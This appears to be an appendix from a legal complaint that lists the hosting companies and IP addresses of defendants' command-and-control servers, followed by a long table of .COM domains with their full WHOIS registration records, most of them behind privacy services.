Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	VolumeDrive 1143 Northern Blvd Clarks Summit, PA 18411			
IP Addresses of Command and Control Servers	23.146.242.76			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Yunxin LLC 70 W 3900 2-C Salt Lake City, UT 84107			
IP Addresses of Command and Control Servers	104.243.143.71			

APPENDIX A - DOMAINS

.COM Registry

VeriSign, Inc.
VeriSign Information Services, Inc.
VeriSign Global Registry Services
12061 Bluemont Way, Reston Virginia 20190

.COM Domains

Domain	Registrant Information
ABILITYTECHSERVICES.COM	Domain Name: ABILITYTECHSERVICES.COM Registry Domain ID: 2766539607_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-03-20T16:57:10Z Creation Date: 2023-03-20T16:48:41Z Registrar Registration Expiration Date: 2024-03-20T16:48:41Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext:

	Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
ACROSERVER.COM	Domain Name: ACROSERVER.COM Registry Domain ID: 2765797968_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-03-17T12:02:24Z Creation Date: 2023-03-17T09:53:50Z Registrar Registration Expiration Date: 2024-03-17T09:53:50Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com

	Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
ALLOWEDCLOUD.COM	Domain Name: ALLOWEDCLOUD.COM Registry Domain ID: 2749300564_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-03-07T02:16:54Z Creation Date: 2023-01-05T13:40:52Z Registrar Registration Expiration Date: 2024-01-05T13:40:52Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited

	Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
ALWAYSASUSUAL.COM	Domain Name: alwaysasusual.com Registry Domain ID: 2739304865_DOMAIN_COM-VRSN

	Registrar WHOIS Server: whois.gandi.net Registrar URL: http://www.gandi.net Updated Date: 2022-11-18T13:42:00Z Creation Date: 2022-11-18T12:41:57Z Registrar Registration Expiration Date: 2023-11-18T13:41:57Z Registrar: GANDI SAS Registrar IANA ID: 81 Registrar Abuse Contact Email: abuse@support.gandi.net Registrar Abuse Contact Phone: +33.170377661 Reseller: Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited Domain Status: Domain Status: Domain Status: Domain Status: Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: California Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: Registrant Email: bca295eb3f6eccb80b2f6ce9cd1fcbc6-39505383@contact.gandi.net Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: Admin Email: bca295eb3f6eccb80b2f6ce9cd1fcbc6-39505383@contact.gandi.net Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY

	Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: Tech Email: bca295eb3f6eccb80b2f6ce9cd1fcbc6-39505383@contact.gandi.net Name Server: NS-37-A.GANDI.NET Name Server: NS-129-B.GANDI.NET Name Server: NS-30-C.GANDI.NET Name Server: Name Server: Name Server: Name Server: Name Server: Name Server: Name Server: DNSSEC: Unsigned
APPDEVTECHNOLOGY.COM	Domain Name: APPDEVTECHNOLOGY.COM Registry Domain ID: 2754820240_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-01-30T11:20:30Z Creation Date: 2023-01-30T09:28:27Z Registrar Registration Expiration Date: 2024-01-30T09:28:27Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London

	Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
ASPNETCENTER.COM	Domain Name: ASPNETCENTER.COM Registry Domain ID: 2755626705_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-02-02T20:04:47Z Creation Date: 2023-02-02T16:41:18Z Registrar Registration Expiration Date: 2024-02-02T16:41:18Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB

	Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned
ATECHNIQUES.COM	Domain Name: ATECHNIQUES.COM Registry Domain ID: 2765813679_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-03-17T12:01:25Z Creation Date: 2023-03-17T10:51:42Z Registrar Registration Expiration Date: 2024-03-17T10:51:42Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

	Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com

	Registrar Abuse Contact Phone: +44 02030 26 99 87
AVTOSHOPPING.COM	Domain Name: avtoshopping.com Registry Domain ID: 2765849408_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namesilo.com Registrar URL: https://www.namesilo.com/ Updated Date: 2023-03-18T07:00:00Z Creation Date: 2023-03-17T07:00:00Z Registrar Registration Expiration Date: 2024-03-17T07:00:00Z Registrar: NameSilo, LLC Registrar IANA ID: 1479 Registrar Abuse Contact Email: abuse@namesilo.com Registrar Abuse Contact Phone: +1.4805240066 Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited Registry Registrant ID: Registrant Name: REDACTED FOR PRIVACY Registrant Organization: PrivacyGuardian.org llc Registrant Street: 1928 E. Highland Ave. Ste F104 PMB# 255 Registrant City: Phoenix Registrant State/Province: AZ Registrant Postal Code: 85016 Registrant Country: US Registrant Phone: +1.3478717726 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: pw-f75a17110b90600d69fc2e7b24db0bef@privacyguardian.org Registry Admin ID: Admin Name: Domain Administrator Admin Organization: PrivacyGuardian.org llc Admin Street: 1928 E. Highland Ave. Ste F104 PMB# 255 Admin City: Phoenix Admin State/Province: AZ Admin Postal Code: 85016 Admin Country: US Admin Phone: +1.3478717726 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: pw-f75a17110b90600d69fc2e7b24db0bef@privacyguardian.org Registry Tech ID: Tech Name: Domain Administrator Tech Organization: PrivacyGuardian.org llc Tech Street: 1928 E. Highland Ave. Ste F104 PMB# 255 Tech City: Phoenix Tech State/Province: AZ Tech Postal Code: 85016 Tech Country: US

	Tech Phone: +1.3478717726 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: pw-f75a17110b90600d69fc2e7b24db0bef@privacyguardian.org Name Server: NS1.DNSOWL.COM Name Server: NS2.DNSOWL.COM Name Server: NS3.DNSOWL.COM DNSSEC: unsigned
BODAYIF.COM	Domain name: bodayif.com Registry Domain ID: 2757725021_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-02-11T13:49:15.00Z Registrar Registration Expiration Date: 2024-02-11T13:49:15.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 65432c0b2a944e6c87444540ae5c66d5.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext:

	Admin Email: 65432c0b2a944e6c87444540ae5c66d5.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 65432c0b2a944e6c87444540ae5c66d5.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
DEVCLOUDPRO.COM	Domain Name: DEVCLOUDPRO.COM Registry Domain ID: 2754563098_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-01-28T21:33:16Z Creation Date: 2023-01-28T20:36:31Z Registrar Registration Expiration Date: 2024-01-28T20:36:31Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London

	Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
DEVOINNANOTE.COM	Domain name: devoinnanote.com Registry Domain ID: 2763842772_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.ordertld.com Registrar URL: http://www.ordertld.com Updated Date: 2023-03-09T15:49:17Z Creation Date: 2023-03-09T00:00:00Z Registrar Registration Expiration Date: 2024-03-09T00:00:00Z Registrar: CNOBIN INFORMATION TECHNOLOGY LIMITED Registrar IANA ID: 3254 Registrar Abuse Contact Email: abuse@ordertld.com Registrar Abuse Contact Phone: +852.81926949 Reseller: Domain Status: clientDeleteProhibited (http://www.icann.org/epp#clientDeleteProhibited) Domain Status: clientTransferProhibited (http://www.icann.org/epp#clientTransferProhibited) Registry Registrant ID: Not Available From Registry Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: REDACTED FOR PRIVACY Registrant Street: REDACTED FOR PRIVACY

	Registrant City: REDACTED FOR PRIVACY Registrant State/Province: NC Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: us Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: please send email to whois@ordertld.com to request the domain whois Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: please send email to whois@ordertld.com to request the domain whois Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: please send email to whois@ordertld.com to request the domain whois Name Server: ns1.devoinnanote.com Name Server: ns2.devoinnanote.com DNSSEC: unsignedDelegation
DEVSECURITYSERVICES.COM	Domain Name: DEVSECURITYSERVICES.COM Registry Domain ID: 2760549840_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-02-23T15:06:08Z Creation Date: 2023-02-23T14:40:02Z Registrar Registration Expiration Date: 2024-02-23T14:40:02Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

	Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com

	Registrar Abuse Contact Phone: +44 02030 26 99 87
DIDIMUTELE.COM	Domain name: didimutele.com Registry Domain ID: 2755853880_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-02-03T12:32:40.00Z Registrar Registration Expiration Date: 2024-02-03T12:32:40.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientHold https://icann.org/epp#clientHold Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: e06d6c5c6bb4436d8cdf23b75e933ad4.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: e06d6c5c6bb4436d8cdf23b75e933ad4.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101

	Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: e06d6c5c6bb4436d8cdf23b75e933ad4.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
